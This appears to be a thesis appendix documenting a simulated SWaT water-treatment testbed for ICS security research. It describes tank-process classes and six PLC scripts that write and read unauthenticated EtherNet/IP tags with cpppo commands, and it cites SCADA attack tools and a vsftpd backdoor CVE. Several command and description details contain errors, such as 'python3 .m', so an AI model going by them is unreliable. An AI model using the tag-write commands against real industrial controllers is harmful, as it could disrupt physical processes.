It contains the NaHSO3Tank class, which simulates the physical process of the tank containing $NaHSO_3$.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the $NaHSO3$ level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the $NaHSO_3$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaHSO_3$ flow. Knowing the $NaHSO_3$ level, the $NaHSO_3$ volume is calculated. When the pumps `P403` and `P501` are active, and `MV501` is open, it is calculated the $NaHSO_3$ outflow. Finally, the outflow is subtracted from the initial $NaHSO_3$ level.

Input: None

Output: None

physical_process_rop.py

It contains the ROPWaterTank class that simulates the physical process of the Reverse Osmosis Permeate tank.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the water level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. When `P401` and `P501` are active and `MV501` is open, it is calculated the water inflow. When `P601` is active, the water outflow is calculated. Finally, inflow is added to the initial water level, and outflow is subtracted.

Input: None

Output: None

init_plc1.py

The file starts the vsftpd server in PLC1 and runs the PLC1 script.

init_plc2.py

The file starts the vsftpd server in PLC2 and runs the PLC2 script.

init_plc3.py

The file starts the vsftpd server in PLC3 and runs the PLC3 script.

init_plc4.py

The file starts the vsftpd server in PLC4 and runs the PLC4 script.

init_plc5.py

The file starts the vsftpd server in PLC5 and runs the PLC5 script.

init_plc6.py

The file starts the vsftpd server in PLC6 and runs the PLC6 script.

plc1.py

It is the file containing the SwatPLC1 class that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC1 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes.

Input: None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kill the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P101:1`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.10:44818 P101:1=1
```

Input:

- what: tuple describing the resource to be updated.
- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

it is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.10:44818 P101:1
```

Even in this case, the function is blocking.

Input:

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P101:1:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

it is the function used to get values from the database. It works in the same way as the send method. First, it prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC1. It reads from the database the value `LIT101` and, depending on that, opens and closes `MV101`. Then it reads from PLC2 `LS201`, `LS203`, and `LS205` and from PLC3 `LIT301` to be able to decide if open or close `P101`

Input: None

Output: None

plc2.py

It is the file containing the SwatPLC2 class that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC2 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes. *Input:* None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kills the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P201:2`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.20:44818 P201:2=1
```

Input:

- what: tuple describing the resource to be updated.
- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

It is a blocking function. It is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.20:44818 P201:2
```

Even in this case, the function is blocking. *Input:*

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P201:2:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

it is the function used to get values from the database. It works in the same way as the send method. First, it prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC2. It reads from the database `LS201`, `LS203`, and `LS205`. Then it reads from PLC1 `LIT101` and from PLC3 `LIT301`. Depending on the five values, it activates or deactivates `P201`, `P202`, and `P203`.

Input: None

Output: None

plc3.py

It is the file containing the SwatPLC3 class that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC3 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes.

Input: None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kills the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P301:3`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client + --address \
 192.168.1.30:44818 P301:3=1
```

Input:

- what: tuple describing the resource to be updated.
- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

it is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.30:44818 P301:3
```

Even in this case, the function is blocking.

Input:

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P301:3:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

it is the function used to get values from the database. It works in the same way as the send method. First, it prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by the PLC3. It reads from the database `LIT301`. Then it reads from PLC4 `LIT401`. Finally, depending on the two values, it activates or deactivates `P301` and opens or closes `MV302`.

Input: None

Output: None

plc4.py

It is the file containing the SwatPLC4 class that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC4 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes.

Input: None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kills the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P401:4`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.40:44818 P401:4=1
```

Input:

- what: tuple describing the resource to be updated.

- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

it is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.40:44818 P401:4
```

Even in this case, the function is blocking.

Input:

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P401:4:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

it is the function used to get values from the database. It works in the same way as the send method. It, first of all, prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by the PLC4. It reads from the database `LIT401` and `LS401`. Then it reads from PLC6 `LS601`. Finally, depending on the three values, it activates or deactivates `P101` and `P403`.

Input: None

Output: None

plc5.py

It is the file containing the SwatPLC5 class, that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC5 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes.

Input: None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kills the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P501:5`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.50:44818 P501:5=1
```

Input:

- what: tuple describing the resource to be updated.
- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

it is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.50:44818 P501:5
```

Even in this case, the function is blocking.

Input:

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P501:5:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

it is the function used to get values from the database. It works in the same way as the send method. It, first of all, prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by the PLC5. It reads from PLC1 `LIT401` and `LS401`. Then it reads from PLC6 `LS601`. Depending on the two values, it activates or deactivates `P501` and opens or closes `MV501`.

Input: None

Output: None

plc6.py

It is the file containing the SwatPLC6 class that simulates the first micro-controller of the plant.

def __init__(self)

It is the constructor of the SwatPLC6 class. In there, the start_ server methods are called. Next, that pre_loop() and main_loop() are executed. All those actions are performed into a try block. In such a way, in case of errors, the server is stopped without leaving orphan processes.

Input: None

Output: None

def start_server(self)

It is the method called to start the Enip server of the micro-controller. The Ethernet/IP protocol is managed by the `cpppo` library. The function creates a process that runs:

```
python3 .m cpppo.server.enip --print --address \
 <PLC_address:44818> <list_of_tags>
```

Input: None

Output: None

def stop_server(self)

The method kills the PLC server process.

Input: None

Output: None

def send(self,what,value,address)

the method is used to perform an update in the Enip server of the PLC. the tag_string is prepared, concatenating the resource to be updated (e.g. `P601:6`) with the new value (e.g. 1). Then a new sub-process is created, and it runs, in this case:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.60:44818 P601:6=1
```

Input:

- what: tuple describing the resource to be updated.

- value: value to be written.
- address: a string indicating the address and port of the enip server.

Output: The new set value.

def receive(self,what, address)

it is the method used to get values from the Enip server. The `tag_string` is prepared, then it is created a new process that runs, for example:

```
python3 -m cpppo.server.enip.client --print --address \
 192.168.1.60:44818 P601:6
```

Even in this case, the function is blocking.

Input:

- what: tuple describing the resource to be got.
- address: a string indicating the address and port of the enip server.

Output: The got value.

def set(self, field, val)

This is the method used to set values in the database. As said, it is stored in the PhysicalProcess node. Thus, there is the necessity to communicate with the socket listening in it. The `set(self, field, val)` function, first of all, prepare the `msg`, then it sends it to the server (e.g. SET:P601:6:1), finally close the connection with the socket. To manage the socket connection has been used the `pwntools` python library.

Input:

- field: tuple representing the resource to be updated.
- value: the new value to be written.

Output: The new set value.

def get(self, field, val)

It is the function used to get values from the database. It works in the same way as the send method. First, it prepares the `msg` to be sent to the server (e.g. GET:P101:1), connects to the socket listening in 192.168.1.1:44818 then waits for the response. The function is blocking.

Input:

- field: tuple representing the resource to be got.

Output: The got value.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC6. It reads from the database `LS601`. Depending on this value, it activates or deactivates `P601`.

Input: None

Output: None

Bibliography

[1] L. R.Alguliyev, Y.Imamverdiyev, "Cyber-physical systems and their security issues", Computers in Industry, vol. 100, April 2018, p. 212223, DOI 10.1016/j.compind.2018.04.017

[2] Elettronics Projects Focus, What is Network Simulation : Types and Its Advantages, https://www.elprocus.com/what-is-network-simulation-types-and-its-advantages/

[3] L.Breslau, D.Estrin, K.Fall, S.Floyd, J.Heidemann, A.Helmy, P.Huang, S.McCanne, K.Varadhan, Y. Xu, and H. Yu, "Advances in network simulation", IEEE, vol. 30, May 2000, pp. 59–67, DOI 10.1109/2.841785

[4] S. D. Antón, D. Fraunholz, C. Lipps, F. Pohl, M. Zimmermann, and H. D. Schotten, "Two decades of scada exploitation: A brief history", 2017 IEEE Conference on Application, Information and Network Security (AINS), 2017, pp. 98–104, DOI 10.1109/AINS.2017.8270432

[5] A. P. Mathur and N. O. Tippenhauer, "Swat: a water treatment testbed for research and training on ics security", 2016 International Workshop on Cyber-physical Systems for Smart Water Networks (CySWater), 2016, pp. 31–36, DOI 10.1109/CySWater.2016.7469060

[6] Secure Water Treatment, https://itrust.sutd.edu.sg/testbeds/secure-water-treatment-swat/

[7] D. Antonioli and N. O. Tippenhauer, "An overview of cyber-attack vectors on scada systems", Proceedings of the First ACM Workshop on Cyber-Physical Systems-Security and/or PrivaCy, 2018, pp. 1–5, DOI 10.1109/ISDFS.2018.8355379

[8] N. R. Rodofile, K. Radke, and E. Foo, "Extending the cyber-attack landscape for SCADA-based critical infrastructure", International Journal of Critical Infrastructure Protection, vol. 25, June 2019, pp. 14–35, DOI 10.1016/j.ijcip.2019.01.002

[9] S.Kim and J. J.Shin, G.Heo, "A systematic classification scheme for cyber-attack taxonomy", Safety and Reliability Safe Societies in a Changing World (S.Haugen, A.Barros, C.Gulijk, T.Kongsvik, and J.E.Vinnem, eds.), pp. 3013–3019, CRC Press, 2018, DOI 10.1201/9781351174664

[10] RISI Online Incident Database, https://www.risidata.com/Database

[11] S. Siraj, A. Gupta, and R. Badgujar, "Network simulation tools survey", International Journal of Advanced Research in Computer and Communication Engineering, vol. 1, no. 4, 2012, pp. 199–206

[12] 18 Most Popular Network Simulation Software Tools in 2022, https://www.networkstraining.com/network-simulation-software-tools/

[13] IMUNES - IP network emulator / simulator, http://imunes.net

[14] The FreeBSD Project, https://www.freebsd.org/
[15] Z. Hill, S. Chen, D. Wall, M. Papa, J. Hale, and P. Hawrylak, "Simulation and analysis framework for cyber-physical systems", Proceedings of the 12th Annual Conference on Cyber and Information Security Research, New York, NY, USA, 2017, pp. 1–4, DOI 10.1145/3064814.3064827
[16] OMNeT++ Discrete Event Simulator, https://omnetpp.org/
[17] ns-3 — a discrete-event network simulator for internet systems, https://www.nsnam.org
[18] Cisco Packet Tracer - Networking Simulation Tool, https://www.netacad.com/courses/packet-tracer
[19] GNS3 — The software that empowers network professionals, https://www.gns3.com
[20] Mininet, http://mininet.org/
[21] Antidote Documentation, https://docs.nrelabs.io/antidote/antidote-architecture
[22] Cloonix network emulator, https://clownix.net/
[23] Containerlab, https://containerlab.dev/
[24] CORE Documentation, https://coreemu.github.io/core/
[25] EVE-NG, https://www.eve-ng.net/
[26] KatharÃ¡ — Lightweight Container-based Network Emulation System, https://www.kathara.org/
[27] The Shadow Network Simulator, https://shadow.github.io/
[28] VR Network Lab, https://github.com/plajjan/vrnetlab
[29] VNX - DIT-UPM, http://www.dit.upm.es/vnx
[30] QualNet Network Simulator Software - NCS, https://www.ncs-in.com/product/qualnet-network-simulator-software/
[31] OPNET Network Simulator, https://opnetprojects.com/opnet-network-simulator/
[32] Multi Server Simulator for Network testing - Paessler, https://www.paessler.com/tools/serversimulator
[33] NetSim™ Network Simulator™ & Router Simulator - Boson, https://www.sunsetlearning.com/boson-netsim-network-simulator-ccna/
[34] eNSP, https://support.huawei.com/enterprise/en/fixed-network-oss/ensp-pid-9017384
[35] E. Irmak and Ä. Erkek, "Minicps: A toolkit for security research on cps networks", 2018 6th International Symposium on Digital Forensic and Security (ISDFS), New York, NY, USA, 2015, pp. 91–100, DOI 10.1145/2808705.2808715
[36] PUB00123R1_Common-Industrial_Protocol_and_Family_of_CIP_Networks, https://www.odva.org/wp-content/uploads/2020/06/PUB00123R1_Common-Industrial_Protocol_and_Family_of_CIP_Networks.pdf
[37] Introduction to EtherNet/IP Technology - SCADAhacker, https://scadahacker.com/library/Documents/ICS_Protocols/Intro%20to%20EthernetIP%20Technology.pdf
[38] The Ettercap Project, https://www.ettercap-project.org/
[39] National Vulnerability Database, https://nvd.nist.gov/vuln/detail/CVE-2011-2523